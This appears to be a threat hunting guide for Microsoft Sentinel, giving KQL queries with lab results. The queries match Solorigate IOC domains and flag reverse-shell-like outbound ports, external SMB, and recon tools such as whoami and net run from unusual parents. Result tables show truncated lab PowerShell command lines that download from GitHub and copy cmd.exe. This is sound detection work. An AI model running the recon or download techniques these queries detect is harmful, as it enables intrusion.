


A decorative graphic on the left side of the page, consisting of a central grey circle surrounded by five grey, rounded rectangular shapes arranged in a star-like pattern.

Instructions

Threat Hunters Guide

Table of contents

1. Ultimate Signature Threat Hunting Guide	page 6
2. KQL query quick guide for Microsoft Sentinel	page 7
2.1 General Overview with Incidents, Automation, Data and Analytics	page 7
2.2 Logs	page 9
2.3 KQL Best Practises	page 21
2.3.1 Filter early and aggressively	page 21
2.3.2 Project only necessary columns	page 21
2.3.3 Prefer the in clause over multiple or statements	page 21
2.3.4 Use time filters first	page 22
2.3.5 Avoid case-insensitive comparisons when possible	page 22
2.3.6 Use the join operator judiciously and correctly	page 22
2.3.7 Structure multi-line queries for readability	page 23
2.3.8 Use materialized views and functions for recurring logic	page 23
2.3.9 Understand and use the summarize operator efficiently	page 23
2.3.10 Preview data with take or sample, not without limits	page 24
2.3.11 Practical tips	page 24
3. Sentinel Agent Installation	page 25
4. Nmap Scan	page 30
5. Password Spray	page 32
6. Process Execution & Discovery	page 38
6.1 Processes with Suspicious Parent-Child Relationships	page 38
6.2 Execution of Living-off-the-Land Binaries (LOLBins)	page 38
6.3 Processes Launched from Temp Directories	page 38
6.4 Processes with Double File Extensions	page 39
6.5 Suspicious PowerShell Command Lines	page 39
6.6 Base64 Encoded PowerShell Commands	page 39
6.7 Script Engines Executing from User Directories	page 40
6.8 Discovery of Domain Users/Groups	page 40
6.9 Windows Management Instrumentation (WMI) for Process Creation	page 41
6.10 Rundll32 with Suspicious Arguments	page 41
7. Persistence and Privilege Escalation	page 42
7.1 New Scheduled Tasks Creation	page 42
7.2 Modifications to Auto-Start Extensibility Points (ASEPs)	page 42
7.3 New Service Installations via Command Line	page 42
7.4 Image File Execution Options (IFEO) Debugger Modification	page 43
7.5 WMI Event Subscription Persistence	page 43
8. Defense Evasion	page 44
8.1 Process Hollowing Patterns	page 44
8.2 LSASS Memory Dumping	page 44
8.3 Windows Event Log Clearing	page 44
8.4 AMSI Bypass Attempts	page 45
8.5 Time Stomping (File Timestamp Modification)	page 45
9. Lateral Movement	page 46
9.1 Remote Service Creation via WMI	page 46
9.2 PsExec-like Network Connections	page 46

page 86
page 86
page 87
page 87
page 88
page 88
page 88
page 89
page 89
page 90
page 91
page 91
page 91
page 92
page 94
page 94
page 95
page 96
page 98
page 99
page 100
page 101
page 103
page 104
page 105
page 106
page 108
page 109
page 110
page 112


1. ULTIMATE SIGNATURE THREAT HUNTING GUIDE

This completes the list of over 100 KQL queries for Ultimate Signature Threat Hunting Guide. Each query is accompanied by the critical context of the MITRE ATT&CK tactic and technique it maps to, along with a short explanation of its importance for a hunter.

2. KQL QUERY QUICK GUIDE FOR MICROSOFT SENTINEL

2.1 General Overview with Incidents, Automation, Data and Analytics

Here, we will focus mainly on Managing Incidents and Analytics Rules.



From Incidents, we will choose one with High severity and see how to check its predefined rule.

Search by ID, title, tags, owner or product Severity: All More (4)						Solorigate Network Beacon Incident number 3 Owner: Unass... Status: New Severity: High
☐ Severity ↑↓ Incident number ↑↓ Title ↑↓ Ale... Incident provider na... Al...						Description Identifies a match across various data feeds for domains IOCs related to the Solorigate incident. References: https://blogs.microsoft.com/on-the-issues/2020/12/13/customers-protect-nation-state-cyberattacks/ , https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html?1 Alert product names
☐	Medium	1	Malicious Inbox Rul...	5	Azure Sentinel	M
☐	Medium	2	Sign-ins from IPs th...	5	Azure Sentinel	M
☐	High	3	Solorigate Network ...	5	Azure Sentinel	M
☐	Medium	4	NRT Security Event I...	1	Azure Sentinel	M

Based on the below, you can see it matches the Solorigate Network Beacon Rule.

Creation time
9/3/2025, 11:57:50 PM

Entities (2)

 17.81.146.1

avsvmcloud.com

Tactics and techniques



Command And Control

Incident workbook

Incident Overview

Analytics rule

Solorigate Network Beacon

By clicking on the rule name, you will be taken to the Analytics Rule wizard, where you can edit an existing scheduled rule or define the logic for a new analytics rule, such as in the sample KQL rule query below.

Home > Microsoft Sentinel | Incidents > Solorigate Network Beacon >

Analytics rule wizard - Edit existing Scheduled rule

Solorigate Network Beacon

General

Set rule logic

Incident settings

Automated response

Review + create

```
let domains = dynamic(["incomeupdate.com","zupertech.com","databasegalore.com","panhardware.com","avsvmcloud.com","digitalcollege.com"])
(union isfuzzy=true
(CommonSecurityLog
| parse Message with * '(' DNSName ')' *
| where DNSName in~ (domains) or DestinationHostName has_any (domains) or RequestURL has_any (domains)
| extend AccountCustomEntity = SourceUserID, HostCustomEntity = DeviceName, IPCustomEntity = SourceIP
),
(DnsEvents
| extend DNSName = Name
| where isnotempty(DNSName)
| where DNSName in~ (domains)
| extend IPCustomEntity = ClientIP
),
(imDns
| where isnotempty(Query)
| where Query in~ (domains)
```

If you want to check all active rules, you can do so from the Configuration dropdown menu. There, you will see all active rules based on severity. You will also be able to create a

Scheduled or NRT query rule, search for existing rules, or create a new rule using the wizard and KQL mentioned above.



Microsoft Sentinel | Analytics

Selected workspace: 'sentinelml'

+ Create ↺ Refresh 📄 Analytics workbooks 🔄 Rule runs (Preview) ⏻ Enable ⏻ Disable 🗑️ Delete ↶ Import ↷ Export ⋮

Content management

- Content hub
- Repositories
- Community

Configuration

- Workspace manager (Preview)
- Data connectors
- Analytics**
- Summary rules
- Watchlist
- Automation
- Settings

Rules by severity

High (7)
Medium (20)
Low (4)
Informational (0)

Active rules

Rule templates


Anomalies



🔼 Add filter

☐	Severity	🔍	Name	Rule t...	Status	Tactics	Techniques	Sub techniques	Source name
☐	High		SUNBURST and...	🕒 Scl	🟢 Enabled	🔦 Execut +2 ⓘ	T1195 +2 ⓘ		Gallery Content
☐	Medium		Port scan detec...	🕒 Scl	🟢 Enabled	🔦 Discovery	T1046		Network Sessio...
☐	Medium		Detect Potentia...	🕒 Scl	🟢 Enabled	🔦 Credential Ao	T1558	T1558.003	Microsoft Defe...
☐	Medium		Anomaly in SM...	🕒 Scl	🟢 Enabled	🔦 Lateral Mover	T1021	T1021.002	Network Sessio...
☐	Medium		T1 map Domain...	🕒 Scl	🟢 Enabled	🔦 Initial Access	T1566		Threat Intellige...

2.2 Logs

Here is the main space where we will use many KQL queries. To access logs, simply click Logs from the General context menu.





```

1 // [Classic] Are there any failures?
2 // [Classic] Count of failed KeyVault requests by status code.
3 // To create an alert for this query, click '+ New alert rule'
4 AzureDiagnostics
5 | where ResourceProvider == "MICROSOFT.KEYVAULT"
6 | where httpStatusCode_d >= 300 and not(OperationName == "Authentication" and httpStatusCode_d == 401)
7 | summarize count() by requestUri_s, ResultSignature, _ResourceId
8 // ResultSignature contains HTTP status, e.g. "OK" or "Forbidden"
9 // httpStatusCode_d contains HTTP status code returned by the request (e.g. 200, 300 or 401)
10 // requestUri_s contains the URI of the request

```

You are not limited to using your own or predefined queries. You can also edit and modify existing ones by adding, removing, or changing commands and values based on your infrastructure logging, SIEM outputs, and the information you are looking for. This allows you to build complex queries that can be saved and used not only for Threat Hunting but also for alerting analysts or other members of your SOC.

```

1 AzureDiagnostics
2 | where ResourceProvider == "MICROSOFT.KEYVAULT"
3 | where httpStatusCode_d >= 300 and not(OperationName == "Authentication" and httpStatusCode_d == 401)
4 | summarize count() by requestUri_s, ResultSignature, _ResourceId,
5
6 AzureDiagnostics
7 | where ResourceProvider == "MICROSOFT.KEYVAULT"
8 | where DurationMs > threshold
9 | summarize count() by OperationName,
10

```

Results Chart

i No results found from the last 24 hours
Try [selecting another time range](#)

BilledSize
_IsBillable
_ResourceId
_SubscriptionId
Category
CorrelationId
OperationName
Resource
ResourceGroup
ResourceId
ResourceProvider
ResourceType

Let's check a query to identify first-seen external connections from endpoints, which could indicate new C2 channels in the last 30 minutes.

▶ Run

Time range: Set in query

Show: 1000 results

KQL mode

```

1 DeviceNetworkEvents
2 | where ActionType == "ConnectionSuccess"
3 and RemoteIP startswith "10." == false
4 | summarize FirstSeen = min(TimeGenerated) by DeviceName, RemoteIP, RemotePort, DeviceId,
InitiatingProcessSessionId
5 | where FirstSeen > ago(1d)

```

DeviceName	RemoteIP	RemotePort	DeviceId	Initiatin...	FirstSeen [UTC] ↑↓
> desktop-c9ak2kc	172.178.240.161	443	b538e6f02ce1bd0bd62477e680...	1	9/4/2025, 1:26:12.199 PM
> desktop-c9ak2kc	20.190.160.17	443	b538e6f02ce1bd0bd62477e680...	0	9/4/2025, 1:26:11.134 PM
> w10cli01.cqure.lab	13.70.79.200	443	c79f45b16ec0d2a363de951c6c...	1	9/4/2025, 1:25:48.474 PM
> w11cli01.cqure.lab	104.46.162.226	443	d3a8fd5cd4940b125e8536e822...	0	9/4/2025, 1:25:41.553 PM
> desktop-c9ak2kc	::1	5985	b538e6f02ce1bd0bd62477e680...	0	9/4/2025, 1:25:02.809 PM
> w11cli01.cqure.lab	20.190.160.66	443	d3a8fd5cd4940b125e8536e822...	1	9/4/2025, 1:24:55.257 PM

Each row has a dropdown link that opens a table summarizing each part of the regex provided in the query. The more detailed the query, the more detailed the summary. Here we can see

each device with its name and ID, remote port, initiating process session ID, and the first-seen connection time/date.

Results		Chart	 Add bookmark			
☐	DeviceName	RemotelP	RemotePort	DeviceId	Initiatin...	FirstSeen [UTC] 
☐ ▾	w10cli01.cqure.lab	52.178.17.232	443	c79f45b16ec0d2a363de951c6c...	0	9/4/2025, 1:51:16.614 PM
	DeviceName	w10cli01.cqure.lab				
	RemotelP	52.178.17.232				
	RemotePort	443				
	DeviceId	c79f45b16ec0d2a363de951c6ca0a76c47d29167				
	InitiatingProcessSessionId	0				
	FirstSeen [UTC]	2025-09-04T13:51:16.6147217Z				

For each column, you can filter or search for a particular device, IP, remote port, and so on to narrow down your search.

5

where FirstSeen > ago(1d)

Results

Chart

Add bookmark

Contains


Filter...

Search...

☒ (Select All)
 ☒ 1.1.1.1
 ☒ 104.109.143.150
 ☒ 104.109.143.157
 ☒ 104.109.143.23
 ☒ 104.109.143.24

DeviceName	RemoteIP	InitiationTime	FirstSeen [UTC]
> desktop-3vls125	127.0.0.1	d79e308466d7c9...	9/4/2025, 11:23:10.184 ...
> desktop-3vls125	127.0.0.1	d79e308466d7c9...	9/4/2025, 9:52:10.172 AM
> desktop-3vls125	127.0.0.1	d79e308466d7c9...	9/4/2025, 8:21:10.189 AM
> desktop-3vls125	127.0.0.1	d79e308466d7c9...	9/4/2025, 6:50:10.183 AM
> desktop-3vls125	127.0.0.1	d79e308466d7c9...	9/4/2025, 5:19:10.163 AM
> desktop-3vls125	127.0.0.1	d79e308466d7c9...	9/4/2025, 3:48:10.142 AM

A really cool option that you can use as part of a report or for visualization for management is the chart feature, which can also show baselines and be formatted directly from Sentinel.



Inefficient query

```
1 SecurityEvent
2 | extend LogonTypeName = case(
3     LogonType == 2, "Interactive",
4     LogonType == 3, "Network",
5     LogonType == 4, "Batch",
6     LogonType == 5, "Service",
7     "Unknown")
8 | where LogonTypeName == "Network"
9 | where TimeGenerated >= ago(7d)
```

Results

Chart

TimeGenerated [UTC]	Task (Count)
Sep 4 9:00 AM	~12,000
Sep 4 10:00 AM	~25,000
Sep 4 11:00 AM	~12,000
Sep 5 9:00 AM	~25,000

TimeGenerated [UTC]

● cbb1d8ef-720a-4766-8c42-58c82021128c

```

1 SecurityEvent
2 | where TimeGenerated >= ago(7d)
3 | where LogonType == 3 // Filter early with numeric comparison
4 | extend LogonTypeName = "Network" // Add descriptive field after filtering

```

Results Chart Add bookmark


☐ TimeGenerated [UTC] ↑↓	LogonTypeName	Account	AccountType	Computer
☐ > 9/5/2025, 9:19:57.895 AM	Network	CQURE\DC01\$	Machine	DC01.cqure.lab
☐ > 9/5/2025, 9:19:57.893 AM	Network	CQURE\DC01\$	Machine	DC01.cqure.lab
☐ > 9/5/2025, 9:19:57.892 AM	Network	CQURE.LAB\DC01\$	Machine	DC01.cqure.lab
☐ > 9/5/2025, 9:19:57.891 AM	Network	CQURE\DC01\$	Machine	DC01.cqure.lab
☐ > 9/5/2025, 9:19:57.890 AM	Network	CQURE\DC01\$	Machine	DC01.cqure.lab
☐ > 9/5/2025, 9:19:57.871 AM	Network	CQURE.LAB\DC01\$	Machine	DC01.cqure.lab
☐ > 9/5/2025, 9:19:57.868 AM	Network	CQURE.LAB\DC01\$	Machine	DC01.cqure.lab
☐ > 9/5/2025, 9:19:57.862 AM	Network	CQURE.LAB\DC01\$	Machine	DC01.cqure.lab
☐ > 9/5/2025, 9:19:57.858 AM	Network	CQURE.LAB\DC01\$	Machine	DC01.cqure.lab
☐ > 9/5/2025, 9:19:57.136 AM	Network	CQURE\DC01\$	Machine	DC01.cqure.lab

```

1 SecurityEvent
2 | where TimeGenerated >= ago(7d)
3 | where LogonType == 3 // Filter early with numeric comparison
4 | extend LogonTypeName = "Network" // Add descriptive field after filtering

```

Results Chart



Another example is finding connections from internal hosts to external high-numbered ports, which is a common characteristic of reverse shells. The victim host initiates an outbound connection to a listener on the attacker's machine, which often uses high-numbered ports (e.g., 47001-65460) to avoid common low-port services.

▶ Run Time range : Last 24 hours Show : 1000 results KQL mode ▾

```

1 DeviceNetworkEvents
2 | where RemotePort >= 10000
3 and RemotePort <= 65535
4 and RemoteIP startswith "10." == false
5 and ActionType == "ConnectionSuccess"
6 | summarize count() by DeviceName, RemoteIP, RemotePort
  
```

Results Chart Add bookmark

☐	DeviceName	RemoteIP	RemotePort	count_
☐	> desktop-3vls125	127.0.0.1	61276	1
☐	> desktop-3vls125	127.0.0.1	61797	1
☐	> desktop-3vls125	127.0.0.1	62318	1
☐	> w10cli01.cqure.lab	127.0.0.1	50874	1
☐	> w11cli01.cqure.lab	127.0.0.1	59323	1
☐	> desktop-3vls125	127.0.0.1	51100	1

SMB (port 445) should almost never leave the corporate network. An outbound SMB connection to an external IP is a critical finding, as it may indicate that the host is sending NTLM authentication hashes to an attacker-controlled server for relay or cracking.

```

1 DeviceNetworkEvents
2 | where RemotePort == 445
3 and RemoteIP startswith "10." == false
4 | summarize count() by DeviceName, RemoteIP
  
```

Results Chart Add bookmark

☐	DeviceName	RemoteIP	count_
☐	▼ desktop-c9ak2kc	8.8.8.8	1
	DeviceName	desktop-c9ak2kc	
	RemoteIP	8.8.8.8	
	count_	1	
☐	▼ desktop-c9ak2kc	127.0.0.1	2
	DeviceName	desktop-c9ak2kc	
	RemoteIP	127.0.0.1	
	count_	2	

Next example, this time using technique T1059 (Command and Scripting Interpreter). Legitimate recon commands (e.g., whoami, net) are typically run by a user via explorer.exe → cmd.exe. However, execution by other parent processes (e.g., winword.exe, wscript.exe) indicates code execution and automated reconnaissance, which is a strong sign of compromise.

```

1 DeviceProcessEvents
2 | where InitiatingProcessFileName !~ "explorer.exe" and FileName in~ ("whoami.exe", "nslookup.exe", "ping.exe",
  "net.exe", "systeminfo.exe")
3 | summarize count() by InitiatingProcessFileName, FileName

```

Results Chart Add bookmark

☐ InitiatingProcessFil... ↑↓	FileName	count_
☐ > powershell.exe	net.exe	33
☐ > powershell.exe	whoami.exe	3
☐ > cmd.exe	net.exe	15
☐ > cmd.exe	whoami.exe	2
☐ > cmd.exe	nslookup.exe	258
☐ > cmd.exe	PING.EXE	21

What about finding users connecting to internet endpoints via PowerShell commands? To simplify this, we will exclude system processes and focus on InitiatingProcessCommandLine along with Local and RemoteIP, RemotePort, and Url.

```

1 DeviceNetworkEvents
2 | project
3     TimeGenerated,
4     InitiatingProcessAccountName,
5     InitiatingProcessCommandLine,
6     DeviceName,
7     LocalIPType,
8     LocalIP,
9     RemoteIPType,
10    RemotePort,
11    RemoteIP,
12    RemoteUrl
13 //Exclude system processes
14 | where InitiatingProcessAccountName != "system"
15 | where InitiatingProcessAccountName != "local service"
16 | where InitiatingProcessCommandLine contains "powershell"
17 | where LocalIPType == "Private"
18 | where RemoteIPType == "Public"
19 | project
20     TimeGenerated,
21     DeviceName,
22     InitiatingProcessAccountName,
23     InitiatingProcessCommandLine,
24     LocalIP,
25     RemoteIP,
26     RemotePort,
27     RemoteUrl
28 | sort by TimeGenerated desc

```

Results Chart Add bookmark

☐	TimeGenerat...	DeviceName	Initiati...	InitiatingProcessCommandL...	LocalIP	RemotelIP	Rei	RemoteUrl
☐	> 9/4/2025, ...	desktop-c9ak2kc	maldev01	"powershell.exe" & if(-not (Test...	192.168.222.134	23.215.0.138	80	example.com
☐	> 9/4/2025, ...	desktop-c9ak2kc	maldev01	"powershell.exe" & {\$fileName ...	192.168.222.134	216.58.215.78	443	google.com
☐	> 9/4/2025, ...	desktop-c9ak2kc	maldev01	"powershell.exe" & (Test-NetCo...	192.168.222.134	8.8.8.8	445	
☐	> 9/4/2025, ...	desktop-c9ak2kc	maldev01	"powershell.exe" & (Test-NetCo...	192.168.222.134	216.58.215.100	80	www.google.co
☐	> 9/4/2025, ...	desktop-c9ak2kc	maldev01	"powershell.exe" & (Invoke-Exp...	192.168.222.134	185.199.109.133	443	raw.githubusercontent.com
☐	> 9/4/2025, ...	desktop-c9ak2kc	maldev01	"powershell.exe" & ([Net.Servic...	192.168.222.134	185.199.111.133	443	
☐	> 9/4/2025, ...	desktop-c9ak2kc	maldev01	"powershell.exe"	192.168.222.134	140.82.121.10	443	codeload.githubul

0s 984ms Display time (UTC+00:00) ∨

[Query details](#)

1 - 7 of 13

ou can also summarize Attack Surface Reduction audit hits for each device.

```

1 DeviceEvents
2 | where TimeGenerated > ago (3d)
3 | where ActionType startswith "Asr"
4 | extend isAudit = tostring(AdditionalFields.IsAudit)
5 | where isAudit = true
6 | project
7 |   TimeGenerated,
8 |   ActionType,
9 |   DeviceName,
10 |   FileName,
11 |   InitiatingProcessAccountDomain,
12 |   InitiatingProcessAccountName,
13 |   InitiatingProcessCommandLine,
14 |   InitiatingProcessParentFileName,
15 |   ProcessTokenElevation
16 | summarize
17 |   ['Total ASR audit hits']=count(),
18 |   ['Distinct ASR audit rule hits']=dcount(ActionType),
19 |   ['List of processes']=make_set(InitiatingProcessCommandLine)
20 | by DeviceName
21 | sort by ['Total ASR audit hits'] desc

```

Results Chart Add bookmark

☐ DeviceName	Total ASR audit...	Distinct ASR audit rule hits	List of processes
☒ desktop-c9ak2kc	14	1	["powershell.exe" & {copy-item *\\$env:windir\System32\cmd.exe
DeviceName	desktop-c9ak2kc		
Total ASR audit hits	14		
Distinct ASR audit rule hits	1		
> List of processes	["powershell.exe" & {copy-item *\\$env:windir\System32\cmd.exe* -destination *\\$env:allusersprofile\cmd.exe		
☒ w11cli01.cqure.lab	5	1	[svchost.exe -k LocalSystemNetworkRestricted -p]
DeviceName	w11cli01.cqure.lab		
Total ASR audit hits	5		
Distinct ASR audit rule hits	1		
> List of processes	[svchost.exe -k LocalSystemNetworkRestricted -p]		

Leave Network and DeviceEvents and move on. Now it is time for a SecurityEvent example. Look at code 4625 and the number of counts. Remember, this event is logged for any logon failure. It is generated on the computer where the logon attempt occurred, including domain controllers, member servers, and workstations.

```

1 SecurityEvent
2 | where Computer == "W11CLI01.cqure.lab"
3 | summarize count() by Activity
4 | order by count_ desc

```

Results Chart Add bookmark

☐ Activity	count_
☒ > 4663 - An attempt was made to access an object.	20190
☐ > 4625 - An account failed to log on.	7858
☐ > 4907 - Auditing settings on object were changed.	2328
☐ > 4624 - An account was successfully logged on.	839
☐ > 4672 - Special privileges assigned to new logon.	805
☐ > 4664 - An attempt was made to create a hard link.	692
☐ > 4945 - A rule was listed when the Windows Firewall started.	583
☐ > 4799 - A security-enabled local group membership was enumerated	407
☐ > 4634 - An account was logged off.	394

```

1 SecurityEvent
2 | where EventID == 4625
3 | summarize count() by Computer, EventID, IPAddress

```

Results Chart  Add bookmark 

Computer	EventID	IPAddress	count_
> W10CLI01.cqure.lab	4625	-	1
☐ W11CLI01.cqure.lab Computer W11CLI01.cqure.lab EventID 4625 IPAddress 10.10.10.106 EventLevelName 16 count_ 7851	4625	10.10.10.106	7851
> W11CLI01.cqure.lab	4625	0.0.0.0	3
> W11CLI01.cqure.lab	4625	127.0.0.1	3

Columns

Contains
Filter...
Search...

☒ (Select All)
☒ -
☒ 0.0.0.0
☒ 10.10.10.106
☒ 127.0.0.1

```

1 DeviceEvents
2 | where ActionType == "UsbDriveMounted"
3 | extend AF = parse_json(AdditionalFields)
4 | extend Manufacturer = tostring(AF.Manufacturer)
5 | extend ProductName = tostring(AF.ProductName)
6 | where isnotempty(Manufacturer) or isnotempty(ProductName)
7 | extend ['USB Drive Model'] = strcat(Manufacturer, "-", ProductName)
8 | summarize Count=count() by ['USB Drive Model']
9 | top 20 by Count

```

Results

Chart

Add bookmark

☐ USB Drive Model	Count
☐ > Msft -Virtual DVD-ROM	45
☐ > NECVMWar-VMware SATA CD00	39
☐ > NECVMWar-VMware SATA CD01	4

Results

Chart

Count

48

0

Msft -Virtual DVD-ROM

NECVMWar-VMware SATA CD00

